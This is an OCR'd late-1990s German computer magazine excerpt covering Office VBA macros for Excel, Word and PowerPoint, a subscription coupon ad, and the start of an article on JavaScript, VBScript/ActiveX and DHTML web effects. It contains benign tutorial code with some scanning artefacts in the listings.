Zur weiteren Strukturierung gibt es die Auflistungen *Rows* und *Columns* (Zeilen und Spalten), in denen alle Zeilen respektive Spalten eines Tabellenblatts aufgeführt werden.



DIE AUSWAHLMARKIERUNG in Excel wird durch das *Selection*-Objekt repräsentiert.

Wichtiger ist allerdings die Auflistung *Cells*, die sämtliche Einzelzellen eines Tabellenblatts umfaßt. Die Bezeichnung eines bestimmten *Cells*-Elements erfordert die Angabe der Zeilen- und Spaltennummer als Indexzahlen. So macht die Anweisung

```
ActiveSheet.Cells(4, 2).Activate
```

die Zelle *B4* (in Zeile 4, Spalte 2) zur aktiven Zelle mit dem Eingabefokus. Über das *ActiveCell*-Objekt greifen Sie anschließend direkt auf die aktive Zelle zu. Beispielsweise ließe sich ihr ein bestimmter Inhalt (Text oder Zahl) per *Value*-Eigenschaft oder eine Rechenformel per *Formula*-Eigenschaft zuweisen:

```
ActiveCell.Value = 123
ActiveCell.Value = „Miete"
ActiveCell.Formula = _
„=SUMME(A1:A5)"
```

Das *Range*-Objekt ermöglicht den direkten Zugriff auf beliebige Bereiche eines Tabellenblatts. Die Bereichsbestimmung erfordert die Angabe von zwei Zelladressen, welche die Eckpunkte eines zusammenhängenden Tabellenbereichs bilden.

So löscht die folgende Anweisung die Inhalte sämtlicher Zellen im Bereich *A1* bis *D6* durch den Aufruf der *ClearContents*-Methode:

```
ActiveSheet.Range(„A1:D6").Cle _
arContents
```

Falls die Zellen eines Bereichs kein zusammenhängendes Rechteck bilden, können Sie ihre Einzeladressen auch per Kommata trennen und in die *Range*-Klammer aufnehmen. Das Beispiel veranlaßt die Zellen *A1*, *C6* und *K5* durch den Aufruf der *Calculate*-Methode zu einer Neuberechnung:

```
ActiveSheet.Range _
(„A1, C6, K5"). _
Calculate
```

Jede PowerPoint-Präsentation besteht aus einzelnen Folien, deren Gesamtheit die *Slides*-Auflistung repräsentiert.

Neue Folien lassen sich per *Add*-Methode hinzufügen, wobei das *Index*-Argument die Position der Folie und das *Layout*-Argument über eine PowerPoint-Konstante das gewünschte Folienlayout bestimmt. Das Beispiel

```
ActivePresentation.Sli _
des.Add Index:=4, Layout:=ppLay _
outBlank
```

fügt eine neue Folie an vierter Stelle in die aktuelle Präsentation ein und weist ihr das Folienlayout *Leere Folie* zu. Für die Adressierung einzelner *Slides*-Elemente verwenden Sie wieder eine Indexzahl zwischen *1* und *Slides.Count*. So würde die Anweisung

```
ActivePresentation.Sli _
des(4).Name = „Neue Folie"
```

der neuen Folie den Namen *„Neue Folie"* zuweisen. Anschließend ließe sich der Name ebenfalls für die Adressierung der Folie benutzen, um ihren Inhalt beispielsweise per *Copy*-Methode in die Zwischenablage zu kopieren:

```
ActivePresentation.Sli _
des(„Neue Folie").Copy
```

Auswahlmarkierungen

Die Auswahlmarkierung kennzeichnet die Dokumentbestandteile, die das Makro bearbeiten soll. In Word wird diese Auswahl durch das *Selection*-Objekt repräsentiert. Falls allerdings nichts markiert ist, stellt das *Selection*-Objekt die Schreibmarke im Dokument dar. Eine regelmäßige Aufgabe im Umgang mit dem *Selection*-Objekt ist daher die Feststellung, ob eine reguläre Auswahlmarkierung vorliegt oder nicht.

Diese Unterscheidung wird durch die Abfrage der *Type*-Eigenschaft möglich, wie sie die If-Then-Konstruktion im folgenden Beispiel vornimmt. Nur wenn die Eigenschaft den Wert *wdSelectionNormal* aufweist, liegt eine gültige Textmarkierung vor, und es werden die hier nur angedeuteten Anweisungen nach der If-Zeile ausgeführt (im anderen Fall macht eine *MsgBox*-Anweisung auf das Fehlen der Markierung aufmerksam):

```
If Selection.Type = _
wdSelectionNormal Then
  'Anweisung 1
  'Anweisung 2
  '...
Else
  MsgBox _
  „Kein Text markiert."
End If
```

Um den Inhalt der Markierung auszulesen, kann ein Makro auf die *Text*-Eigenschaft des *Selection*-Objekts zugreifen und ihn – wie im Beispiel – per *MsgBox*-Anweisung anzeigen:

```
MsgBox Selection.Text
```

Für die Zusammenarbeit mit der Zwischenablage verfügt das *Selection*-Objekt über drei Methoden, die das programmierte Kopieren, Ausschneiden und Einfügen von markiertem Text erlauben:

```
Selection.Copy
Selection.Cut
Selection.Paste
```

Die Methoden *InsertBefore* und *InsertAfter* erlauben das Einfügen von Text vor bzw. hinter der Markierung (oder Schreibmarke), ohne deren Inhalt zu verändern. Der gewünschte Text wird dem *Text*-Argument zugewiesen. Beispiele:

```
Selection.InsertBefore _
Text:="Vorher"
Selection.InsertAfter _
Text:="Nachher"
```

In Excel gibt es ebenfalls ein *Selection*-Objekt, das die Auswahl symbolisiert. Allerdings kommen hier wesentlich mehr Dokumentbestandteile für die Auswahl in Betracht – nicht nur die Zellen in einem Tabellenblatt, sondern auch Diagramme und deren Einzelteile (Legenden, Titel, Datenserien etc.).

Mit der *TypeName*-Funktion ermitteln Sie die Art der Markierung. Dabei werden die Anweisungen im folgenden Beispiel nur ausgeführt, wenn eine Zelle oder ein Zellbereich (*Range*) markiert ist:

```
If TypeName(Selection) = _
„Range" Then
  'Anweisung 1
  'Anweisung 2
  '...
End If
```

Daß es keine gültige Markierung gibt, kann in Excel eigentlich nicht so schnell vorkommen, da schon die Existenz einer aktiven (zur Eingabe ausgewählten) Zelle als Markierung gilt. Deren Inhalt oder Rechenformel können Sie folglich nicht nur über die *Value*- und *Formula*-Eigenschaften des *ActiveCell*-Objekts ermitteln, sondern ebensogut über die des *Selection*-Objekts:

```
MsgBox Selection.Value
MsgBox Selection.Formula
```

Auch PowerPoint verfügt über ein *Selection*-Objekt, welches das markierte Objekt in einem Dokumentfenster repräsentiert. Der Umgang damit beschränkt sich allerdings auf die Bearbeitungszeit der Folien; während der Präsentation einer Bildschirmshow ist das *Selection*-Objekt nicht verfügbar.

Das Beispiel stellt über eine Abfrage der *Type*-Eigenschaft sicher, daß es sich bei der Markierung um Text handelt. Anschließend kopiert es den markierten Text per *Copy*-Methode in die Zwischenablage:

```
With ActiveWindow.Selection
  If .Type = ppSelectionText _
  Then
    .Copy
  End If
End With
```

Formatierung

Die optische Gestaltung von Office-Dokumenten (Formatierung genannt) dürfte auf der Hitliste der Makrothemen einen der vorderen Plätze einnehmen. In Word gibt es eine grundsätzliche Unterscheidung zwischen Absatz- und Zeichenformatierung.


Die Absatzformatierung fällt in die Zuständigkeit des *Paragraphformat*-Objekts, das für jedes Element der *Paragraphs*-Auflistung (s.o.) und auch für das *Selection*-Objekt zur Verfügung steht.

Sämtliche Eigenschaften und Methoden des *Paragraphformat*-Objekts entsprechen den Einstellmöglichkeiten des Dialogfelds *Absatz*, das nach dem Aufruf von *Format/Absatz* zum Vorschein kommt.

Das folgende Beispiel ändert fünf Absatzformatierungen des Absatzes, in dem sich die Schreibmarke (*Selection*-Objekt) befindet:

```
With Selection.ParagraphFormat
  .Alignment = _
  wdAlignParagraphCenter
  .FirstLineIndent = 20
  .SpaceBefore = 12
  .SpaceAfter = 6
  .LineSpacing = 12
End With
```

Die *Alignment*-Eigenschaft legt die Ausrichtung des Absatzes auf *zentriert* fest, was durch die Word-Konstante *wdAlignParagraphCenter* bestimmt wird. Die Eigenschaften *FirstLineIndent*, *SpaceBefore*, *SpaceAfter* und *LineSpacing* definieren den Erstzeileneinzug, den Abstand zum vorausgehenden bzw.



ÜBER DAS FONT-OBJEKT kann ein Makro die gleichen Formatierungen vornehmen wie ein Anwender im Dialogfeld Zeichen.

nachfolgenden Absatz sowie den Zeilenabstand. Sämtliche Wertzuweisungen an diese Eigenschaften müssen in Punkt erfolgen.

Die Zeichenformatierung in Word ist Sache des *Font*-Objekts, das u.a. für alle Elemente der *Paragraphs*-, *Sentences*- und *Words*-Auflistungen sowie für das *Selection*-Objekt zur Verfügung steht. Auch hier entsprechen die Eigenschaften und Methoden den manuellen Einstellungsmöglichkeiten des Dialogfelds *Zeichen*. Das Beispiel ändert die sechs wichtigsten Zeichenformatierungen des zweiten Satzes im aktuellen Dokument:

```
With ActiveDocu _
ment.Sentences(2).Font
  .Name = „Arial"
  .Size = 18
  .Bold = True
  .Italic = False
  .Underline = wdUnderlineDouble
  .ColorIndex = wdBlue
End With
```

Die *Name*-Eigenschaft des *Font*-Objekts bestimmt *Arial* zur Schriftart des Satzes, *Size* legt den Schriftgrad auf 18 Punkt fest. Den Schriftschnitt regeln einzelne Eigenschaften, die Sie durch eine Zuweisung des logischen Werts *True* ein- und durch die Zuweisung von *False* ausschalten.

Im Beispiel sind es die Eigenschaften *Bold* und *Italic*, die den Schnitten *Fett* und *Kursiv* entsprechen. Die *Word*-Konstante hinter *Underline* definiert eine Unterstreichung, die aus einer doppelten Linie besteht. Die *ColorIndex*-Eigenschaft ändert die Schriftfarbe in ein ebenfalls via *Word*-Konstante festgelegtes Blau.

Auch in Excel gibt es ein *Font*-Objekt, das jedem *Cell*- und *Range*-Objekt zur Verfügung steht. Um die Zeichenformatierung der aktiven Zelle (*ActiveCell*-Objekt) so zu ändern, wie es dem obigen Beispiel entspricht, sind folgende Anweisungen notwendig:

```
With
ActiveCell.Font
  .Name = „Arial"
  .Size = 18
  .Bold = True
  .Italic = False
  .Underline = _
  xlUnderlineStyle-
Double
  .ColorIndex = 5
End With
```

Die Beispiele unterscheiden sich im wesentlichen durch die *Underline*-Eigenschaft, wo Excel eine eigene Konstante für die Festlegung der Unterstreichungsart verwendet. Der *ColorIndex*-Wert wird hier nicht durch eine Konstante, sondern durch eine Zahl bestimmt, die den Indexwert der Textfarbe in der Excel-Standardpalette angibt.

Das Zahlenformat einer Zelle kann durch die Eigenschaft *NumberFormatLocal* definiert werden. Dazu weisen Sie der Eigenschaft eine der Formatzeichenketten zu, die in der Kategorie *Benutzerdefiniert* des Dialogfelds *Zellen* (Registerfeld *Zahlen*) aufgeführt werden. Das Beispiel

```
ActiveCell.NumberFormatLocal = _
„TT.MM.JJJJ"
```

sorgt beispielsweise dafür, daß der Inhalt der aktiven Zelle als Datum im hierzulande gültigen Format (*12.08.1998*) angezeigt wird. TR

Drei weitere Einstiegsartikel finden Sie auf der Heft-CD sowie im Internet unter
`www.pc-magazin.de/magazin/`
`➥extras.htm`
Klicken Sie dazu in der Tabelle *Online-Extras* auf das entsprechende rote *Download*-Feld.

Literatur:
Microsoft Office 97 – Visual Basic Programmer®s Guide (engl.), Microsoft Press, ISBN 1-57231-340-4, 77,90 Mark

Jetzt im Handel oder gleich bestellen!

[wie der Name schon sagt...]

Wer im Internet Bescheid wissen will, sollte nicht nur die besten Adressen kennen. Ebenso interessant sind:

- Vorstellung und Test der neuesten Internetprodukte
- Brandaktuelle News
- Downloads aktueller Programme
- lehrreiche Workshops
- praktische Tips & Tricks
- oder wie man schnell zu einer eigenen Homepage kommt.

Jeden Monat im neuen Internet Magazin.

Wie der Name schon sagt.



Widerrufsrecht: Diese Vereinbarung kann ich innerhalb von 10 Tagen beim Internet Magazin, Abo-Service CSJ, Postfach 14 02 20, 80452 München schriftlich widerrufen. Die Widerrufsfrist beginnt 3 Tage nach Datum des Poststempels meiner Bestellung.

Probieren ist gleich studieren.

❑ **Deshalb bestelle ich das Kurz-Abo.**
Ich erhalte 3 Ausgaben des „Internet Magazins" zum Preis von nur DM 9,90.
Ich nutze damit einen Preisvorteil von 12%. Sollten Sie nach Erhalt der 3. Ausgabe nichts mehr von mir hören, freue ich mich auf das Jahresabonnement mit 12 Ausgaben für DM 69,-.

Wieso Kurz-Abo?

❑ **Ich hätte gerne ein komplettes Abo.**
Ich erhalte das „Internet Magazin" monatlich frei Haus zum regulären Preis von nur DM 5,75 pro Heft statt DM 6,50 (Einzelheftpreis). Ich nutze damit einen Preisvorteil von fast 12%. Ich kann das Abo jederzeit kündigen. Geld für bezahlte, aber noch nicht gelieferte Ausgaben erhalte ich selbstverständlich zurück. Auslandspreise auf Anfrage.

Name ______ Vorname ______

Straße ______

Ort ______ Telefonnummer ______

Datum ______ 1. Unterschrift ______

Sollte sich meine Adresse ändern, erlaube ich der Deutschen Post AG, meine neue Adresse dem Verlag mitzuteilen.

Ich wünsche folgende Zahlungsweise (wie angekreuzt):

❑ Bequem durch Bankabbuchung
(3 Hefte im Kurz-Abo: DM 9,90 bzw.
12 Hefte im regulären Abo: DM 69,-)

Kontonummer ______ Bankleitzahl ______

Geldinstitut ______

❑ Durch Überweisung nach Erhalt der Rechnung

Widerrufsrecht: Diese Vereinbarung kann ich innerhalb von einer Woche beim Internet Magazin Aboservice CSJ, Postfach 14 02 20, 80452 München widerrufen. Die Widerrufsfrist beginnt 3 Tage nach Datum des Poststempels meiner Bestellung. Zur Wahrung der Frist genügt die rechtzeitige Absendung des Widerrufs. Ich bestätige dies durch meine 2. Unterschrift.

2. Unterschrift ______ CPM8B

Ich erlaube Ihnen, mir interessante Zeitschriftenangebote auch telefonisch zu unterbreiten (ggf. streichen)

Bitte Coupon faxen an: **089/20 02 81 23** oder einsenden an Internet Magazin, Aboservice CSJ, Postfach 14 02 20, 80452 München, oder per E-Mail an: weka@csj.de schicken.

Web-Seiten mit dynamischen Elementen

... und sie bewegen sich doch

Arbeiten wie die Profis: **Mit wenigen Handgriffen** machen Sie aus langweiligen HTML-Seiten kleine Multimedia-Kunstwerke.

THOMAS WÖLFER/
PETER MEDEL

Animationen, Real Audio und Live-Übertragungen im World Wide Web zeigen, daß das Internet sehr viel mehr zu bieten hat als statischen Text. Wenn Sie Ihre Web-Site mit Animationen und anderen Effekten mit dynamischem Inhalt ausrüsten wollen, brauchen Sie die richtige Software.

Es gibt bereits einige Sprachen, mit denen Sie dynamische Web-Seiten anfertigen können und die zudem leicht zu lernen sind: JavaScript, Visual Basic Script (VBScript), ActiveX, DHTML (Dynamic HTML) mit CSS (Cascading Style Sheets), CGI (Common Gateway Interface) und ASP (Active Server Pages) gehören dabei zu den Standardwerkzeugen. Je nachdem, wo der Programmcode ausgeführt wird, teilt man diese Werkzeuge in zwei Kategorien ein:

- Bei ASP und CGI werden die Seiten auf dem Server dynamisch erzeugt.
- Bei JavaScript, VBScript und DHTML läuft das für die Dynamik zuständige Programm auf dem Client-Rechner, also im Browser.

Dieser Beitrag befaßt sich ausschließlich mit den auf Clients basierenden Werkzeugen.

JavaScript

JavaScript wurde mit dem Netscape Navigator 2.0 eingeführt und seitdem fortlaufend erweitert – sowohl für den Microsoft Internet Explorer (IE) als auch für die Netscape-Browser-Familie. Die Skriptsprache ähnelt Java, darf mit dieser aber nicht verwechselt werden: Die Namensähnlichkeit hat hauptsächlich Marketinggründe.

JavaScript wird heute vom IE und von Netscape-Browsern unterstützt. IE und Navigator/Communicator verstehen aber nicht denselben Sprachumfang, sondern weisen teilweise erhebliche Unterschiede auf. Das trifft auch auf andere Client-orientierte Werkzeuge zu: Zum Beispiel funktioniert VBScript ausschließlich mit dem IE. Überprüfen Sie daher gleich zu Beginn, welcher Sprachumfang vom Browser unterstützt wird.

1 Browser-Kompatibilität

```
 1: <script language="JavaScript1.2">
 2: <!--Script-Inhalte vor alten Browsern
    verstecken
 3: /* Browser wie zum Beispiel Communi-
    cator, die JavaScript 1.2 unterstüt-
    zen, werden sofort zur Seite in-
    dex12.html weitergeleitet. */
 4: window.location.href="index12.html"
 5: // --></script>
 6:
 7: <script language="JavaScript1.0"><!--
 8: /* Seite, die aufgerufen wird, wenn
    der Browser den Sprachumfang von Ja-
    vaScript 1.0 unterstützt: z.B. Nets-
    cape 2.0, IE 3.0 */
 9: window.location.href="index10.html"
    // Schluß mit dem Versteckspiel. -->
10: </script>
11: <P>Dieser Text wird von Browsern an-
    gezeigt, die Javascript nicht verste-
    hen oder abgeschaltet haben.</P>
```

So überprüfen Sie, ob Ihr Browser JavaScript 1.2 versteht.

JavaScript mit HTML

Mit JavaScript greifen Sie auf einzelne Elemente (zum Beispiel Formularfelder, Frames, Bilder und Links) des HTML-Dokuments zu. Alle Elemente sind in einem Hierarchiebaum innerhalb des HTML-Dokuments angeordnet. Welche Effekte Sie mit JavaScript erreichen können, hängt in erster Linie vom Client (Browser) ab. Generell können Sie mit JavaScript auf Datum- und Zeitangaben reagieren, Bilder ein- und ausblenden, Formulare auf Richtigkeit überprüfen sowie Cookies setzen und lesen.

Bei den meisten Providern können Sie Ihre private Homepage einrichten und einige MByte hochladen. Die Web-Site läßt sich dann etwa mit JavaScript sehr elegant für eine Diashow nutzen.

Als einfache Schnittstelle dienen zwei Schaltflächen (Pfeil links/rechts), mit denen Sie vorwärts und rückwärts blättern. Die Schaltflächen werden jeweils mit einem Link versehen, der eine JavaScript-Funktion aktiviert, zum Beispiel zum Vorwärtsblättern:

```
<A HREF=
➡„javascript:show_dia(1,4)">
```

Die Funktion haben Sie innerhalb Ihres HTML-Dokuments zuvor definiert.

```
<script language="JavaScript1.1">
var actualdia=1;
function show_dia(dir,maxdias){
actualdia=actualdia+dir;
if (actualdia<=0){
 actualdia=maxdias;
 }
if (actualdia>maxdias){
 actualdia=1;
 }
  document.diaframe.src=
➡dia[actualdia].src;
}
</script>
```

Ein Klick auf den Rechtspfeil übergibt der Funktion die Werte *1* und *4*. Innerhalb der Funktion wird der erste Wert zur global gültigen Variablen *actualdia* addiert, um zu einer neuen Bildnummer zu kommen. Der zweite Wert gibt die Anzahl der Bilder an, die es zu betrachten gibt. Sind Sie beim letzten Bild angelangt, geht es bei Bild 1 wieder von vorne los. Dazu dienen die zwei *if*-Befehle. Zum Zurückblättern steht Ihnen der Linkspfeil zur Verfügung:

```
<A HREF=
➡„javascript:show_dia(-1,4)">
```

Der ganze Multimedia-Zauber findet in der letzten Zeile statt. Sie weist den Browser an, innerhalb des Dokuments dem Image-Objekt *diaframe* eine neue Quelle (*src*) zuzuweisen. Als Quelle fungiert die URL des Bildes. Der Browser zeichnet diesen Bereich dann vollständig neu.

Was noch fehlt, ist ein Array, das die Bilder – oder besser: ihre URLs – enthält. Diese werden bereits während des Aufbaus der Seite geladen, damit das Bild so schnell wie möglich erscheint. Die Initialisierung eines Bildobjekts übernimmt folgender Befehl:

```
dia[1]=new image(breite,höhe)
```


Die URL des Bildes geben Sie so an:

```
dia[1].src='pics/dia1.jpg'
```

Sind alle Bilder geladen, steht der Diashow nichts mehr im Weg.

Das komplette Beispiel zur Diashow finden Sie unter

`www.beezee.com/samples`



DIE DIASHOW MIT JAVASCRIPT: Die Bilder werden bereits beim Aufbau der Seite geladen.

VBScript und ActiveX

Im Gegensatz zur JavaScript-Sprache, die – wenn auch mit einigen Abweichungen – sowohl der IE als auch Netscape-Browser verstehen, kann VBScript nur vom IE direkt ausgeführt werden. VBScript ist eng an Visual Basic angelehnt: Die Syntax ist fast identisch. Nur der Sprachumfang wurde an die Bedürfnisse des Web angepaßt.

Sie können zwar dynamische Seiten mit VBScript erzeugen, aber erst in Verbindung mit ActiveX-Controls realisieren Sie richtig interessante Effekte. ActiveX-Controls fertigen Sie in C/C++ oder in Visual Basic an.

ActiveX-Controls sind ein zweischneidiges Schwert: Zwar stehen Ihnen auf Client-Seite alle Features des Betriebssystems uneingeschränkt zur Verfügung. Durch die Nutzung eines lokal installierten DirectX kann ein ActiveX Control zum Beispiel Effekte realisieren, die mit anderen HTML-Erweiterungen gar nicht oder nur sehr umständlich möglich sind. Aber: Die uneingeschränkte Nutzung des Betriebssystems birgt eine enorme Sicherheitslücke und ist daher nur zu empfehlen, wenn Sie sich in einem Intranet bewegen. Viele Benutzer deaktivieren ActiveX deshalb.

VBScript bietet nicht so elegante Möglichkeiten zur Bildmanipulation wie JavaScript. Um die Diashow in VBScript zu programmieren, verwenden Sie ein ActiveX-Control. Für das Beispielprogramm kommt das Standard-Microsoft-Animation-Control zum Einsatz, das Filme im AVI-Format (ohne Ton) abspielt. Basteln Sie daher aus den Bildern ein entsprechendes AVI-Control.

TIP **Da das AVI-Control nur lokale Dateien abspielen kann, ist das Beispiel für eine echte Internet-Site nicht geeignet und nur in einem Intranet oder lokal verwendbar. Für eine Internet-Web-Site nehmen Sie ein anderes Programm, zum Beispiel den Media Player von Microsoft.**

Wenn Sie ein Control verwenden, müssen Sie dies dem Browser mit dem Object-Tag *<object>* mitteilen. Neben der Angabe der Control-ID, die aus einer weltweit eindeutigen alphnumerischen Ziffernfolge besteht, übergeben Sie dabei gleich einige Eingangsparameter – in unserem Beispiel die Hintergrundfarbe und die Breite und Höhe des Videofensters:

AUF DAS DESIGN KOMMT ES AN

Beim Design einer Web-Site sind drei Grundkriterien zu berücksichtigen: Nicht nur die reine Gestaltung der Seiten ist wichtig, auch deren Struktur muß klar sein, und innerhalb dieser Struktur muß es klare Navigationsmöglichkeiten geben.

Die Struktur

Gleichgültig, in welchem Medium Sie veröffentlichen: Achten Sie auf eine mediengerechte und übersichtliche Präsentation. Der Begriff Informationsdesign faßt diesen Anspruch zusammen.

Für eine Web-Site sollten Sie in der Planungsphase ein Diagramm (Strukturplan) erstellen, das die Struktur der Site bzw. die innerhalb der Site verwendeten Verknüpfungen festhält. Solch ein Diagramm ist auch bei der späteren Umsetzung hilfreich. Für das Festlegen der Seiteninhalte gilt: Weniger ist oft mehr. Der Weg zu einer bestimmten Information sollte nicht weiter als zwei bis vier Mausklicks von der Homepage entfernt sein. Sonst riskiert der Besucher, sich in einem Labyrinth zu verirren und schnell die Lust zu verlieren.

Der Strukturplan zeigt wie ein Plan des Straßenverkehrsnetzes Überkreuzverbindungen, Knoten und Sackgassen. Das Web lebt zwar von Hyperlinks, der Benutzer verliert aber leicht die Orientierung, wenn es zu viele Querverbindungen gibt. Abhilfe schaffen hier Linearisierung und eine schlanke Struktur mit wenigen Hierarchieebenen. Auch beim späteren Erweitern der Site ist ein aufgeräumter Aufbau hilfreich.

Die Navigation


Die Ausarbeitung eines Navigationsmodells (-metapher) ist eng an die Strukturdefinition angelehnt. Eine gut durchdachte Navigation ist wesentlicher Bestandteil einer erfolgreichen Web-Site. Die Navigationsmetapher hat noch nichts mit der Gestaltung von Schaltflächen und Frames zu tun; es handelt sich vielmehr um die abstrakte Definition der Navigationsfunktionalität.

Die Navigation als Ordnungs- und Leitsystem für die gesamte Web-Site zeigt dem Benutzer, in welchem Ast der Struktur er sich gerade befindet und wie er schnell zu einem anderen Ast wechseln kann.

Die Gestaltung

Trotz der Einschränkungen, die das Web dem Gestalter auferlegt, herrschen im Internet die gleichen Grundprinzipien der Gestaltung wie in anderen Medien. Diese sind:

- Schaffung eines einheitlichen Farbklimas,
- Einhaltung typografischer Richtlinien
- und sparsamer Einsatz von Elementen, Animation und Grafiken.



2 ActiveX-Control einbinden

```
 1: <object
 2: id="Animation1"
 3: classid="clsid:1E216240-1B7D-11CF-
    9D53-00AA003C9CB6"
 4: align="middle" border="0" width="171"
    height="114">
 5: <param name="_ExtentX" value="4207">
 6: <param name="_ExtentY" value="3360">
 7: <param name="_Version"
    value="327680">
 8: <param name="BackColor" value="
    -2147483626">
 9: <param name="FullWidth" value="159">
10: <param name="FullHeight" value="127">
11: </object>
```

Mit dem *object*-TAG teilen Sie dem Browser mit, daß Sie ein ActiveX-Control verwenden.

Das Objekt kann an beliebiger Stelle in der HTML-Seite plaziert werden. Das Weiterschalten der Bilder erreichen Sie, indem Sie dem Control eine Nachricht (Message) übergeben. Im Beispiel ist das die Nachricht

```
objectname.play
➥(startframe,stopframe)
```

Ähnlich wie beim JavaScript-Beispiel definieren Sie zwei Sub-Routinen, die den AVI-Film jeweils ein Bild vor- bzw. zurückspielen. Wenn die Seite geladen wird, ruft der Browser das Unterprogramm *window_onLoad* auf, das daraufhin das Control anweist, das angegebene AVI-Control zu laden. Die anderen beiden Funktionen werden über Schaltflächen aufgerufen.

3 Vor- und Zurückblättern

```
 1: <SCRIPT LANGUAGE=VBScript><!--
 2: DIM actual_dia
 3: DIM MAX_DIA
 4: MAX_DIA=4
 5:
 6: Sub window_onLoad()
 7: call Animation1.Open("diashow.avi")
 8: end sub
 9:
10: Sub show_nextdia()
11: actual_dia=actual_dia+1
12: if actual_dia > MAX_DIA then
    actual_dia=0
13: call Animation1.Play(1, actual_dia,
    actual_dia)
14: end sub
15:
16: Sub show_prevdia()
17: actual_dia=actual_dia-1
18: if actual_dia < 0 then
    actual_dia=MAX_DIA
19: call Animation1.Play(1, actual_dia,
    actual_dia)
20: end sub
21: --></SCRIPT>
```

Das Unterprogramm *window_onLoad* veranlaßt das Control zum Laden des Films.

DHTML: Ganz frisch

Dynamisches HTML (DHTML) ist die Erweiterung von statischem HTML durch ein Objektmodell. Mit diesem Objektmodell verändern Sie den Inhalt, die Struktur und den Stil eines HTML-Dokuments, nachdem das Dokument heruntergeladen und angezeigt wurde. Damit programmieren Sie Web-Seiten, deren Inhalt sich dynamisch der jeweiligen Browser-Umgebung anpaßt. Das hierarchisch organisierte DHTML-Objektmodell erlaubt den Zugriff auf alle Bestandteile des Dokuments. Das *Window*-Objekt besetzt im Objektmodell die höchste Hierarchiestufe. Es enthält unter anderem das *Document*-Objekt, das den eigentlichen Inhalt des Dokuments darstellt. Alle Zugriffe auf das *Document*-Objekt erfolgen also über das *Window*-Objekt.

Bei jeder Veränderung eines Aspekts des Dokuments durch das Objektmodell, zum Beispiel durch die Vergrößerung eines Textteils, berechnet das Dokument sein Layout neu und veranlaßt den Browser, die entsprechend geänderten Bestandteile neu zu zeichnen.

MIT DHTML UND EINER SKRIPTSPRACHE kann die komplette HTML-Seite verändert werden: hier zum Beispiel eine Uhr.

Auf Objektmodelle können Sie über Skripts zugreifen. Meist wird entweder ein JavaScript-Dialekt oder VBScript verwendet. Die Skripts befinden sich entweder auf der aktuellen Seite, oder Sie finden dort einen entsprechenden Verweis auf die richtige Seite. Skripts können sowohl den Inhalt als auch das Aussehen des aktuellen Dokuments beeinflussen.

Eine praktische Eigenschaft von DHTML: Sie können Skripts außerhalb des Dokuments (bzw. der Seite) in einer externen Skript-Bibliothek lagern. Dadurch lassen sie sich sehr einfach wiederverwenden. Außerdem bearbeiten Sie den Inhalt einer Seite unabhängig von ihrem HTML-Quellcode. Ein externes Skript wird über das *SRC*-Attribut referenziert:

```
<SCRIPT LANGUAGE="JavaScript"
SRC="ExterneDatai.js">
/*Hier könnte noch Code eingefügt
werden, der von Browsern
ausgeführt wird, die das SRC-
Attribut nicht unterstützen.*/
</SCRIPT>
```

Das DHTML-Event-Modell

DHTML besitzt nicht nur ein Objekt-, sondern auch ein Event-Modell. Dieses legt fest, welche Objekte innerhalb der Seite welche Ereignisse bearbeiten können.

Ein Event (Ereignis) tritt ein, wenn der Betrachter eines Dokuments eine Aktion durchführt oder ein Vorgang ohne Einfluß des Anwenders ausgeführt wird. Ein Ereignis stellt zum Beispiel jede Mausbewegung oder der Abschluß eines Download-Vorgangs dar. Eine DHTML-Seite kann Programmcode enthalten, der auf jedes dieser Ereignisse reagieren kann.

